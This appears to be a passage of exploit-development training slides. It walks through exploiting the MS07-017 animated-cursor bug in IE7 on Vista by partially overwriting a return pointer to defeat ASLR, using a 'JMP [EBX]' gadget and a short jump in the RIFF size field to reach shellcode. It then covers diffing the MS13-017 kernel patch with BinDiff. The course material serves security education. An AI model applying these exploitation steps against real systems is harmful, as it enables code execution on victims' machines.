
- The pointer held at EBX points to the start of our Animated Cursor file
- Search within user32.dll for a jmp or call to the pointer in EBX: "FF 23" or JMP DWORD PTR DS:[EBX]
  - Lower two bytes are static with ASLR on
  - 4096-byte page * 16 = 65536
- This will pass control and execute whatever is in your ANI file
- Directly after the ACON chunk tag we can insert an embedded chunk. Any 4-byte value will work
- Set up a short jump in the RIFF size field. e.g., "eb 0e"

Some Hints ...

This page provides some hints for you to consider when attempting to do a partial overwrite of the return pointer to defeat ASLR and get code execution. Once we have overwritten the return pointer back to LoadAniIcon(), and during the function epilogue, the address held in EBX holds a pointer to our file mapping for the ANI file we created. Instead of doing a 4-byte overwrite of the return pointer, we can overwrite only the lowest two bytes. If we can find an instruction within the same 16 pages of memory within user32.dll, and only overwrite the two-byte offset, we can defeat ASLR. We need to find the instruction "FF 23" or "JMP DWORD PTR DS:[EBX]." This will cause EIP to jump to the file mapping for our ANI file and execute the contents. The first thing executed will be "RIFF" in ASCII, which maps to:


```
PUSH EDX
DEC ECX
INC ESI
INC ESI
```

This will not hurt anything, so long as you modify the size field to be that of a short jump. E.g. "\xeb\x0e" You must create an embedded chunk by placing any 4-byte value after the ACON chunk tag, along with a size of whatever you will place in that chunk. The short jump will take you to and execute whatever code you have placed there. This could be shellcode, or a long jump "\xe9" to the end of your ANI file where you can place a large block of shellcode.



Example (1)


This slide shows what was described in the prior slide.



Example (2)


This slide shows what was described in the prior slides.

This ANI file has been provided to you in your 760.3 folder and is called "partial_rp.ani." In order to see the execution flow, you must set a breakpoint inside of Immunity Debugger on the first two bytes of the address of user32.dll once it is loaded with the last two bytes of the opcode calling the pointer in EBX. This is located at the two-byte offset "700b." E.g., If user32.dll is loaded to 0x76010000, you would set a breakpoint at 0x7601700b.




Module Summary

In this module, we successfully exploited IE 7 on Windows Vista with the ANI vulnerability.



Exercise: Exploitation – MS07-017


In this exercise you will work to gain code execution against the MS07-017 bug.



Exercise: Exploiting MS07-017


In this exercise you will continue with MS07-017 to try and gain shellcode execution against your network-provided Vista VM. You must use the slides from the previous module as the basis for the exercise. You instructor will determine an appropriate amount of time to work on this exercise. You may not have time to complete the whole thing. As stated previously, feel free to let your instructor know if you would like your VM to be up at a different time so that you may continue your work.

You are expected to try and edit the ANI file to partially overwrite the return pointer so that you jump to your mapped ANI file, pointed to by [EBX] during the crash. As shown in the previous module, you must compensate by building a special chunk. In your 760.3 folder is the zipped file called, "ANI FILES." You may use this, including the completed ANI file, titled "partial_rp.ani." Not that using this file will produce the answer that you are supposed to build on your own. There is no further help for this exercise. Please ask your instructor if assistance is required.



Exercise: Diffing Update MS13-017

In this exercise, we will briefly walk through diffing Microsoft update MS13-017.



Exercise: Diffing MS13-017

On Patch Tuesday, February 12th 2013 MS13-017 was released as an update. The update patches multiple privately disclosed kernel vulnerabilities that could be used for local privilege escalation. Per Microsoft:

- Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2799494), addressing:
  - Kernel Race Condition Vulnerability - CVE-2013-1278
  - Kernel Race Condition Vulnerability - CVE-2013-1279
  - Windows Kernel Reference Count Vulnerability - CVE-2013-1280
  - http://technet.microsoft.com/en-us/security/bulletin/ms13-017

Almost all versions of Windows were affected.

Exercise: Many Versions Patched

- Over 25 Windows OS versions were patched
- Are the patches exactly the same for all of them?
  - Not typically...
  - Different versions of the Windows OS support different exploit mitigations, compiler options, etc.
  - What was pushed out to one OS version may differ that another version
  - Some versions may be susceptible to different variations of the reported vulnerability
- It is normal for researchers to examine multiple versions of an update

Exercise: Many Versions Patched

With this particular update over 25 Windows OS versions were affected. Likely more; however, Microsoft only patches back to a certain OS versions still supported. Currently, Windows XP SP3 is the furthest back patches are made available by default. The question you must ask is, "Are the patches exactly the same for all OS versions?" The answer is usually "No, they're not." There are many reasons for this to be the case, some including that fact that certain OS versions support features and security controls that others cannot. Different versions of Visual C++ Compiler my need to be used depending on the circumstance, as well as different compile-time controls and such.


This being the case, it is fairly standard for security researchers to go and review multiple versions of the patches to check and see if there are any variations.

Exercise: Differences in MS13-017

- Alex Horan of Core Security released an interesting paper on April 1st, 2013
  - MS13-017 – The Harmless Silent Patch…
  - http://blog.coresecurity.com/2013/04/01/ms13-017-the-harmless-silent-patch/
  - He noted that on the Windows XP SP3 and Windows 2003 Server patches that they changes were different than on Windows 7 and such
  - The particular findings were not tied to a CVE or mentioned in the update
  - Let's explore this one a bit

Exercise: Differences in MS13-017

On April 1st, 2013 Alex Horan of Core Security released an online article online called "MS13-017 – The Harmless Silent Patch…" available at http://blog.coresecurity.com/2013/04/01/ms13-017-the-harmless-silent-patch/ . In the article, Alex notes that on the Windows XP SP3 and Windows 2003 Server versions of the patch that the changes were different than what was noted in the update details, or in the relative CVE's. It is an example of a silent patch that was not reported by Microsoft, that could have an associated exploitable vulnerability. Let's spend a little bit of time going through this patch.




Exercise: Extracting the Patch (1)

The Windows XP SP3 version of the patch is available at: http://www.microsoft.com/en-us/download/details.aspx?id=36679

We run the following to extract the patch and get the results shown:

```
C:\MS13-017\xp>WindowsXP-KB2799494-x86-ENU.exe /extract:.
C:\Extra\Extra1\SANS\760\temp\MS13-017\xp>dir
Directory of C:\Extra\Extra1\SANS\760\temp\MS13-017\xp

04/06/2013  12:54 PM    <DIR>          SP3GDR
04/06/2013  12:54 PM    <DIR>          SP3QFE
07/05/2010  06:15 AM            17,272 spmsg.dll
07/05/2010  06:15 AM           231,288 spuninst.exe
04/06/2013  12:54 PM    <DIR>          update
04/05/2013  11:55 AM         2,275,352 WindowsXP-KB2799494-x86-ENU.exe
```



Exercise: Extracting the Patch (2)

When looking inside the SP3GDR of the extracted patch we can see that one of the files patched is ntkrnlpa.exe. Wikipedia has a nice concise list of the various Windows Kernel images:

- *NTOSKRNL.EXE* : 1 CPU
- *NTKRNLMP.EXE* : N CPU SMP
- *NTKRNLPA.EXE* : 1 CPU, PAE
- *NTKRPAMP.EXE* : N CPU SMP, PAE
- http://en.wikipedia.org/wiki/Ntoskrnl

So NTKRNLPA.EXE is the Kernel for a single-CPU system with physical address extensions (PAE).

Exercise: Diffing the Patch

- After diffing the two versions we see the following in the Matched Functions tab with BinDiff

IDA View-A | Matched Functions | Statistics | Primary

similarity	confid	change	EA primary	name primary
0.85	0.98	GI-J---	0051D0C0	VdmpInitialize(x)
0.96	0.99	GI-J---	0055FEA8	CmpQueryKeyData(x,x,x,x,x,x)
0.97	0.99	GI-J---	00560358	CmpQueryKeyValueData(x,x,x,x,x,x,x,x)
0.99	0.99	-I-J---	005519B6	CmQueryKey(x,x,x,x,x)
1.00	0.10	-------	004512A4	RtlMapSecurityErrorToNtStatus(x)
1.00	0.19	-------	005665D1	OpcodeGenericPrefix
1.00	0.19	-------	00566530	OpcodeREPPrefix
1.00	0.19	-------	00566524	OpcodeREPNEPrefix

- VdmpInitialize() had a significant amount of changes

Exercise: Diffing the Patch

When diffing the patch, a few functions show some changes. Notably, the function VdmpInitialize() shows a similarity of 0.85, meaning it has the most changes. Also, the other functions showing changes are referencing registry keys. Let's focus on VdmpInitialize().

Exercise: VdmpInitialize()

- Per a posting from eEye Digital Security from 2007:
  - "As part of VDM initialization, NT!VdmpInitialize (invoked by calling NtVdmControl(3)) copies the contents of the zero page to virtual address 0, so that the VDM can have a duplicate of the system's original Interrupt Vector Table (IVT) and BIOS data area." http://www.securityfocus.com/archive/1/465232
- As seen in the ReactOS project from NtVdmControl():

```
case VdmInitialize:
        /* Call the init sub-function */
        Status = VdmpInitialize(ControlData);
        break;
```


- http://doxygen.reactos.org/d2/d6c/vdmmain_8c_source.html#l00174

Exercise: VdmpInitialize()

Per a posting from eEye Digital Security from 2007:

